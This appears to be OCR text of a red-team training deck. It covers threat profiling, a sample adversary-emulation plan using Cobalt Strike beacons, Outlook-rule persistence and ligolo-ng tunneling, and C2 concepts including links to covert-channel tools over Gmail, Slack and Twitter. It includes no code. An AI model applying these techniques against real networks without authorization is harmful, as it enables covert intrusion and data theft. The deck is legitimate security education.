
Source: SANS - Creating a Threat Profile for Your Organization

THREAT ACTORS




Source: SANS - Creating a Threat Profile for Your Organization

THREAT ACTORS




Source: SANS - Creating a Threat Profile for Your Organization

THREAT ACTORS



Value

Threat Actors attempt to exploit vulnerabilities to reach their objectives while



Wish to Abuse and/or may cause damage

Source: SANS - Creating a Threat Profile for Your Organization

APR.NT.01 – X-TUNNELING THE PERIMETER

Applied TTPs

MITRE ATT&CK Matrix

MITRE Technique ID	Semantics
ID: T1090 (Proxy)	Proxy traffic between REWE IT to avoid direct connection to the infrastructure
ID: T1205 (Traffic Signaling)	
ID: TA0003 (Persistance)	
...	yes a lot is missing ...

Stage in the Cyber Kill Chain


Recon → Weaponization → Delivery → Exploitation → Installation → C2 → Exfiltration

Category	Description
Unique ID	APR.NT.01
Internal nickname	Fancy MoleBear 
Description	General mid-tiered threat that uses common offensive tools and techniques like APT28
Goal and Intent	Exist in the network to enumerate systems and information in order to maintain Command and Control to support future attacks
Ownership	Test User with Sock Puppet Accounts on Facebook and LinkedIn. We use either a VM [censored] a borrowed real Laptop from Field Support.
Key IOCs	• Signatures (MD5/SHA256/...) • IPs, Ports, Protocols used • Link to the Operator Log • Payload used
Location	Internal IT Operations
C2 Overview	• HTTPS on port 443 Cobalt Strike Beacon with a five-minute callback time. Calling directly to threat-owned domains. • Assumed Breach Model, no initial delivery via exploitation. • POST- exploitation via Cobalt Strike commands. • Enumeration and lateral movement via Cobalt Strike and native Windows commands. • Privilege escalation limited and determined POST- exploitation.
Confidentiality	High
Integrity	High
Availability	Low
Authenticity	Medium
Exploitation	Assumed Breach Model based on successful delivered malware over previous phishing attack, no exploitation
Persistence	User-level persistence using Microsoft Outlook rule triggered by specific email. Tunneling applied over ligolo-ng to simulate X-Tunnel Malware

APR.NT.01 – X-TUNNELING THE PERIMETER


AGE-NDA
Offensive Side of Security
What is Red Teaming ?
Red Team
Infrastructure
CI/CD Pipeline Attack
Vectors

THE RACCOON'S DEN




MASTER OF PUPPETS
COMMAND & CONTROL [C2]

COMMAND AND CONTROL

"Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network."

- MITRE ATT&CK®

- **Command and Control (C2) Server**:
  - An attacker-controlled system used to communicate with implants.
  - Acts as a command center by serving tasks and retrieving results for various implants deployed throughout the target space.
  - Uses asynchronous communications to maintain a lower profile.


COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

SLIVER
FRAMEWORK

How can you manage +50 Reverse Shells
in combination with the used attacker tools?

BEACON

"A *beacon* is a small piece of code deployed on a compromised system that communicates back to the attacker's command and control (C2) server."



"Beacon is better"


- **Beacon**:
  - Your "innocent part" in victim environment.
  - Enables remote control.
  - Data exfiltration, post exploitation activities.
  - Maintain persistence while *"evading detection!"*

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

SLIVER
FRAMEWORK

LISTENERS

- C2 servers "listen", serve tasks, and retrieve the results from the registered beacons
- A variety of methods to establish network communications or "channels"
- C3, or custom command and control, is used to identify bespoke
- implementations with the intention of avoiding detection of widely distributed tools



Source [LOLC2]

COMMUNICATION CHANNELS


Communication is important.

The most popular C2 channels are:

- HTTP/S (network egress)
- DNS (network egress)
- TCP (peer-to-peer)
- SMB (peer-to-peer)


Some more esoteric examples are:

- Gmail: https://github.com/byt3bl33d3r/gcat
- Google Drive: https:/ /github.com/lukebaggett/google_socks
- Slack: https://github.com/Coalfire-Research/Slackor
- Twitter: https://github.com/PaulSec/twittor
- DNS-over-HTTP: https://github.com/sensepost/godoh




COMMUNICATION CHANNELS

- C2 serv
  retrieve
  implant
- A variety
  network




```
